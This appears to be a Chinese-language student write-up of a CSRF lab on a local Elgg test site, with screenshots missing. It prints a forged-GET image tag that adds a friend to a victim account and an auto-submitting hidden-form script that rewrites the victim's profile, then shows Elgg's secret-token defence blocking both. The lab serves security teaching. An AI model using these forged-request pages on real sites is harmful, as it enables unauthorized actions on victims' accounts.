


点击add-ons，再输入这个插件名字，搜索插件并安装




点击sidebars




Get和post






开始前alice的好友列表为空



用其他账号向boby添加好友，我们可以发现boby的friend id



Bob的id是43



<html>

<body>

<h1>this is a page forges an HTTP GET Request.</h1>

<img


src="http://www.csrflabelgg.com/action/friends/add?friend=43"


alt="image" width="1" height="1" />


</body>

</html>

登录alice账号进入attacker网页，点击私信








发现alice多了boby好友

攻击之前我们需要知道alice的id通过类似之前的操作，我们通过其他人加alice的好友得到alice的id为42





<html>

<body>

<h1>This page forges an HTTP POST request.</h1>

<script type="text/javascript">

function forge\_post()

{

var fields;

// The following are form entries need to be filled out by attackers.

// The entries are made hidden, so the victim won’t be able to see them.

fields += "<input type='hidden' name='name' value='Alice'>";

fields += "<input type='hidden' name='description' value='BOBY is MY HERO' >";

fields += "<input type='hidden' name='accesslevel[description]' value='2'>";

fields += "<input type='hidden' name='guid' value='42'>";

// Create a <form> element.

var p = document.createElement("form");

// Construct the form

p.action = "http://www.csrflabelgg.com/action/profile/edit";

p.innerHTML = fields;

p.method = "post";

// Append the form to the current page.

document.body.appendChild(p);

p.submit();

}

// Invoke forge\_post() after the page is loaded.


window.onload = function() { forge\_post();}


</script>

</body>

</html>









打开文件修改代码







在添加注释之后，开启了Elgg对CSRF的防御措施，重复task 2 3的实验，发现CSRF攻击无效。

因为在网页中嵌入了一个随机的机密值，当请求从该页面发起后，该机密值放在请求中，这些恶意网页不能再跨站请求中包含正确的机密值。